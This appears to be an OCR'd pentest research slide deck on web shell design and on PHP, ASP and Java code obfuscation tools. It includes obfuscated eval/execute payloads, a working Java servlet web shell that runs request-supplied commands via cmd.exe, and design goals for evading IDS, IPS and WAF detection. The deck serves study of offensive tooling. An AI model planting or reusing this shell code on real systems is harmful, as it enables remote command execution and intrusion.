



```
k?php /* This encoding is for evaluation purpose only. It will expire in 7 days and could manifest random failures after 7 days*/
if(!function_exists("agF1gTdKEBPd6CaJ")) { function agF1gTdKEBPd6CaJ($ekV4gb3DGH29YotI) { $fYZ2g87NjIGLnXVg=""; $rZJ3glaFcSAz0dZY=0;
$qVh0gqGnK20A4iOB=strlen($ekV4gb3DGH29YotI); while($rZJ3glaFcSAz0dZY < $qVh0gqGnK20A4iOB) { if($ekV4gb3DGH29YotI[$rZJ3glaFcSAz0dZY] == ' ') {
$fYZ2g87NjIGLnXVg.=" "; } else if($ekV4gb3DGH29YotI[$rZJ3glaFcSAz0dZY] == '!') {
$fYZ2g87NjIGLnXVg.=chr((ord($ekV4gb3DGH29YotI[$rZJ3glaFcSAz0dZY+1])-ord('A'))*16+(ord($ekV4gb3DGH29YotI[$rZJ3glaFcSAz0dZY+2])-ord('a')));
$rZJ3glaFcSAz0dZY+=2; } else { $fYZ2g87NjIGLnXVg.=chr(ord($ekV4gb3DGH29YotI[$rZJ3glaFcSAz0dZY])+1); } $rZJ3glaFcSAz0dZY++; } return
$fYZ2g87NjIGLnXVg; } }if(time()>1286874828)exit("Expired obfuscation!");eval(agF1gTdKEBPd6CaJ('!Cevfbuu`/<&!Cb@j:!CbBaBMARWNC frkj NS@JGA
!CbBb+--U1A--BRB VFRKJ /,. Rp_lqgrgml_j--CL!CbBb !CbBbfrrn8--uuu,u1,mpe-RP-vfrkj/-BRB-vfrkj/+rp_lqgrgml_j,brb!CbBb<!Cb@j:frkj
vkjlq;!CbBbfrrn8--uuu,u1,mpe-/777-vfrkj!CbBb<!Cb@j:fc_b<!Cb@j:kcr_ frrn+cosgt;!CbBbAmlrclr+Rwnc!CbBb amlrclr;!CbBbrcvr-frkj9 af_pqcr;gqm+6637+/!CbBb
-<!Cb@j:rgrjc<NFNH_ai_j Y&:!Cefjklbi0<&!CbEm:-rgrjc<!Cb@j:jgli pcj;!CbBbqrwjcqfccr!CbBb rwnc;!CbBbrcvr-aqq!CbBb
fpcd;!CbBbfrrn8--f,_aicpx,amk-NFNH_ai_j-qrwjc,aqq!CbBb-<!Cb@j:jgli pcj;!CbBbqfmprasr gaml!CbBb
fpcd;!CbBbfrrn8--f,_aicpx,amk-NFNH_ai_j-d_tgaml,gam!CbBb rwnc;!CbBbgk_ec-v+gaml!CbBb -<!Cb@j&:!Cehmgdg`1<&!Cb@j:-fc_b<!Cb@j:`mbw<!Cb@j:bgt
aj_qq;!CbBbjcdr!CbBb<!Cb@j:gke qpa;!CbBbfrrn8--f,_aicpx,amk-NFNH_ai_j-gk_ecq-`_llcp,nle!CbBb _jr;!CbBb`_llcp!CbBb -<!Cb@j:sj<!Cb@j:jg
&:!Cehrgioo2<&<:_ fpcd;!CbBb&:!Cerpcspu3<&!CbBb<Gldmpk_rgml:-_<:-jg<!Cb@j:jg &:!Celgiqbb4<&<:_ fpcd;!CbBb&:!Cearibut5<&!CbBb<Dgjc
k_l_ecp:-_<:-jg<!Cb@j:jg &:!Celttpgh6<&<:_ fpcd;!CbBb&:!Cexifrqo7<&!CbBb<Cbgrmp:-_<:-jg<!Cb@j:jg &:!Cehdmw`n8<&<:_
fpcd;!CbBb&:!Cejb`xhf0/<&!CbBb<Uc` qfcjj:-_<:-jg<!Cb@j:jg &:!Celarqnp00<&<:_ fpcd;!CbBb&:!Cetnrsaw01<&!CbBb<@-P qfcjj:-_<:-jg<!Cb@j:jg
&:!Cemtejhw02<&<:_ fpcd;!CbBb&:!Ceofxetn03<&!CbBb<Q_dc+kmbc:-_<:-jg<!Cb@j:jg &:!Ceps`vhs04<&<:_ fpcd;!CbBb&:!Celsncrh05<&!CbBb<QOJ
ajgclr:-_<:-jg<!Cb@j:jg &:!Cepwucnw06<&<:_ fpcd;!CbBb&:!Cewib`vm07<&!CbBb<DRN ajgclr:-_<:-jg<!Cb@j:jg &:!Cemnjxtk08<&<:_
```

Example of PHP obfuscation tool : Codelock 2.7


www.codelock.co.nz

- PHP, HTML and JavaScript encryption
- Possible to rely encryption key to defined IP address and define expiration date
- **Encryption key is located inside generated code but it's encoded in base64 !**



ASP protection and obfuscation: Stunnix VBS-Obfus

- **Obfuscation modes :**
  - Code Mangling
    - Replacement of variable names and functions by incomprehensible strings by applying md5, Ill..1, random permutation of characters, the shortest possible names
    - Cleaning comments
    - Hiding constants
  - HTML Mangling
    - Cleaning comments, spaces in html text
    - Transforming string characters in entities starting by &#
    - Transforming tag names in different formats (Uppercase/Lowercase)
  - Encoding (asp brut and asp inserted in html with script



- **Others Tools :**

ASP Expert Obfuscator
Stunnix VBS-Obfus
Spices.Obfuscator.Net 5.1
DeepSea Obfuscator
Eziriz .NET Reactor

ASP protection and obfuscation

Stunnix VBS-Obfus

```
<%
Function BufferContent(data)
    Dim strContent(64)
    Dim i
    ClearString strContent
    For i = 1 To LenB(data)
        AddString strContent,Chr(AscB(MidB(data,i,1)))
    Next
    BufferContent = fnReadString(strContent)
End Function
```

```
<% Function ReplacementFor_buffercontent(ReplacementFor_data)
Dim ReplacementFor_strcontent(64)
Dim ReplacementFor_i
 ReplacementFor_clearstring ReplacementFor_strcontent
 For ReplacementFor_i=(&h120d+901-&H1591) To LenB(ReplacementFor_data)
ReplacementFor_addstring ReplacementFor_strcontent,Chr(AscB(MidB(
ReplacementFor_data,ReplacementFor_i,(&
h1467+2434-&H1de8))))
Next
 ReplacementFor_buffercontent=ReplacementFor_fnreadstring(
ReplacementFor_strcontent)
```

```
<% execute("dIm xIx_Yv");xIx_Yv = unescape("execute%28%22dIm xfFdFa%22%29%3axfFdFa %3d
unescape%28%22u%25252626eo%2626252574%26252526969o%25262626256E%2526252550A%2525252620%25262625552%2626252566p%
25252525e=%25252525261%25252525263%25252525265%25252525256da%25252525256e%2525252574f%25252525256f%25252525272%252525
255f1%25252525256cn%2525252567e%25252525256E%25252525264%25252525253d%25252525349n%25252525253t%25252525272%252525252
8R%26262525665p%2625252566Ca%25262625263%26252525266m%25252626265%26262525256Et%25252525246o%25262625272%26252525256f1
%25352525256Cm%25252525267%25252525273%25252525274%25253525261r%25252525274%2525252b%25252525528%25253525526b%252525
2532%25252525320%25252525237%25252525528%25252525231%25252525321%25252525236%25252525220%25252525526%25252525548%2
5252626326%25262625691%26252526529%25262626252CR%25262525665p%25252526660%26262525261%26252526636e%25262626256de%262
525256et%25252626446%26262525256F%26262525272_%25262626270s%26262525274%25252626272%25262626541%26262525273p%252626
256Fa%25252525269%25252525274%25252525269%25252525256Fn%25252525243C%25252525222%25252525222%25252525222%25252525222%2
5252525229%25252525250A%25252525549f%25252525220R%25252525265%25252525270%25252525256ca%25252525263e%25252525256de%2525
25256et%25252626446%25262626256f%26252526272%25252626266f1%26262625256on%25252626267e%25262626256E%26252526264%25252626
3d%25252525538%25252525526h%25252525525318%25252525266%2525252b%25252525360%25252525231%25252525239%25252525220%2525
252526H%25252525231%25252525312%25252525229%25252525220T%25252525268%25252525265m%25252525220%25252525245x%252525
2569c%26252526220%25252626446a%26262625256eo%25252626741%26262625256Fn%25252626260a%25262626220%26262525262e%25252626
70%26262625256C%26252526261o%25262626565%26262525256d%26252526266n%25262626574F%26252525266fx%25262626255F%26262625256C1%
```

Java protection and obfuscation


- Data and variable obfuscation:
  - Changing variable storage (transformation from local type to global)
  - Variable encoding
  - Data agregation (array of two dimension to one dimension array)

- Function and control obfuscation:
  - Function agregation
  - Changing operation order (loop inversion etc)
  - Changing function names (on the most shortest possible names, applying md5 etc)
  - Code complexified elements :
    - Add never executing functions
    - Introduction of goto in bytecode
    - Add redondant conditions for loops

...

Tools :

Zelix KlassMaster
Cinnabar Canner
Jmangle The Java Class
Mangler
RetroGuard
JODE
…



Java protection and obfuscation

```
12     */
13    public class Shell extends HttpServlet {
14        protected void processRequest(HttpServletRequest request, HttpServletResponse response)
15        throws ServletException, IOException {
16            response.setContentType("text/html;charset=UTF-8");
17            PrintWriter out = response.getWriter();
18            String commande_result="";
19            try {
20             printPageStart(out);
21             Enumeration en = request.getParameterNames();
22            while (en.hasMoreElements()) {
23                String paramName = (String) en.nextElement();
24                if (paramName.equals("cmd"))
25                    commande_result=executeCmd(request.getParameter(paramName));
26            }
27            out.println(commande_result);
28            printPageEnd(out);
29            } finally {
30                out.close();
31            }
32        }
33          private void printPageStart(PrintWriter out) {
34            out.println("<html>");
35            out.println("<head>");
36            out.println("<title>Servlet Cmd Servlet</title>");
37            out.println("</head>");
38            out.println("<body>");
39            out.println("<FORM METHOD=GET ACTION='Shell'><INPUT name='cmd' type=text><INPUT type=submit value='Run'></FORM>");
40
41        }
42        private void printPageEnd(PrintWriter out) {
43            out.println("</body>");
44            out.println("</html>");
45            out.close();
46        }
47        public String executeCmd(String input) {
48            String s = null;
49            String output="";
50        try {
51        Process p = Runtime.getRuntime().exec("cmd.exe /C " + input);
52        BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
53        while((s = sI.readLine()) != null) {
54        output += s;
55        }
56        }
57        catch(IOException e) {
58        e.printStackTrace();
59        }
60            return output;
61        }
62
```

Java protection and obfuscation

```
78
79      public String a(String s)
80      {
81          boolean flag = A;
82          Object obj = null;
83          String s2 = "";
84          try
85          {
86              Process process = Runtime.getRuntime().exec((new StringBuilder()).append(B[7]).append(s).toString());
87              BufferedReader bufferedreader = new BufferedReader(new InputStreamReader(process.getInputStream()));
88              do
89              {
90                  String s1;
91                  if((s1 = bufferedreader.readLine()) == null)
92                  {
```

```
155     _L3:
156             byte0 = 3;
157     _L8:
158             byte0;
159             JVM INSTR ixor ;
160             (char);
161             JVM INSTR castore ;
162             i++;
163             JVM INSTR swap ;
164             JVM INSTR dup_x1 ;
165             JVM INSTR ifne 201;
166                goto _L9 _L2
167     _L9:
168             JVM INSTR dup2 ;
169             JVM INSTR swap ;
170               goto _L10
171     _L2:
172             JVM INSTR swap ;
173             JVM INSTR dup_x1 ;
174             i;
175             JVM INSTR icmpgt 128;
176                goto _L11 _L1
177     _L11:
178             JVM INSTR new #10   <Class String>;
179             JVM INSTR dup_x1 ;
180             JVM INSTR swap ;
181             String();
182             intern();
183             JVM INSTR swap ;
184             JVM INSTR pop ;
185             JVM INSTR ret 0;
186             String as[] = new String[12];
187             as[0] = "\033i\006SbCx";
188             as[1] = "\033$\001Rz\031";
189             as[2] = "\0332\007BoBx-SqQ*\013B#d+\n\026PB4\030ZfSzABjS*\013\b";
190             as[3] = "\033.\032[o\031";
191             as[4] = "\033.\013Wg\031";
192             as[5] = "\033\000!dN\007\013+bKh\002SqFsf/uWn\t \013$t.\013Zo\000xR\177Mw\023:\026mF+\013\013$D+\n\021#S?\036S>S
                 #\026B-\033\017 fVsf\032DsB{\035CaJ/\032\026uF*\033S>\000\024\033X$\031zApLu\013P";
193             as[6] = "t.\001Dw\007\"\013E'U/\036BjH(";
194             as[7] = "D+\n\030f_#N\031@\007";
195             as[8] = "S#\026B.02\003Z8D.\017DpB2ScWakV";
196             as[9] = "D+\n";
197             as[10] = "\033i\006BnKx";
198             as[11] = "\033i\fYg^x";
199             int i;
200             byte byte0;
201             B = as;
202         }
203     }
```


DEVOTEAM

Protection and obfuscation tools: summary

- **Protection mechanisms:**
  - Encoding
    - Reversible
    - Hide program structure
    - Decoders exist
  - Obfuscation
    - Irreversible
    - Doesn't permit to hide completely program structure
    - Existence of « Code Beautifiers »
  - Detection of protection and obfuscation method applied by automatic tools:
    - Zendecode (decoding tool for:
      PHPCipher,Codelock, Truebug, Sourcecop,
      Byterun, ElearningForce, PHPLockit, and PHPion
    - PCL's PHPiD (detect obfuscation and protection tools used)
  - Encrypting : best solution for PHP and ASP
  - Obfuscation on JAVA class/code gives good results

Summary

Problematic & Objective

State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools


Conception

Proof-of-concept


- Pieces of code
- Demonstration

Conclusion & perspectives

WebShell conception: functional model



WebShell conception:
UML model « General use case »



- **Architecture Client-Agent**


- Client :
  - Creation of Agent script
  - Command execution initiated by pentester
  - Management of modules
  - Management of deployed Agent scripts

- Agent :
  - Command execution initiated by Client

- Characteristics:
  - Client-Agent communication is encrypted
  - Agent code source is encrypted

Conception details

- Encryption AES128 (communication, source code) based on tree parametres :
  - A password chosen by a pentester
  - Target server IP address
  - Pentester machine IP address



WebShell conception: our answer and PoC

- **Homogenization and centralization of PHP, JSP and ASP WebShells**
  - Elaboration of the unique framework capable to generate agent PHP, ASP and JSP scripts
- **Protection against a third non autorized person's use**
  - Encryption of executable code
  - Client-Agent architecture
  - Integrality verification for the agent (no implemented yet)
  - Key encryption locking on the pentester machine IP address
- **Bypass IDS/IPS and WAF**
  - Communication encryption between target server and pentester device
  - WebShell source code encryption

WebShell conception: our answer and PoC

- **Protection against WebShell steal and its reutilization for the malicious purposes**
  - WebShell code source encryption based on the password chosen by pentester
  - Unique password for each deployed agent
- **Future WebShell evolution with possibility to add functionalities by pentesters**
  - Modular structure
  - Module management and creation feature
- **Traceability for deployed WebShells**
  - Project structure
  - Projects management, management of deployed agents
  - Future evolution : centralization of information on the central server, agents signed with private pentester client key

WebShell functionalities

- **« Need to have » functionalities**
  - System information
  - Grafical file manager
  - File upload/download
  - Command line cmd
  - SQL manager
- **« Nice to have » functionalities (by their priority)**
  - Network discovery (ICMP/Traceroute) & Port scan (SYN)
  - Bind/reverse connection
  - Text search in files
  - Actif process control
  - File and folders archivator
  - FTP client
  - MySQL dump
  - Safe Mode bypass
  - Converter base64, hex, hachage md5, sha1
  - Brute)force password breaking
  - Mail sending

Summary

Problematic & Objective

State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools

Conception

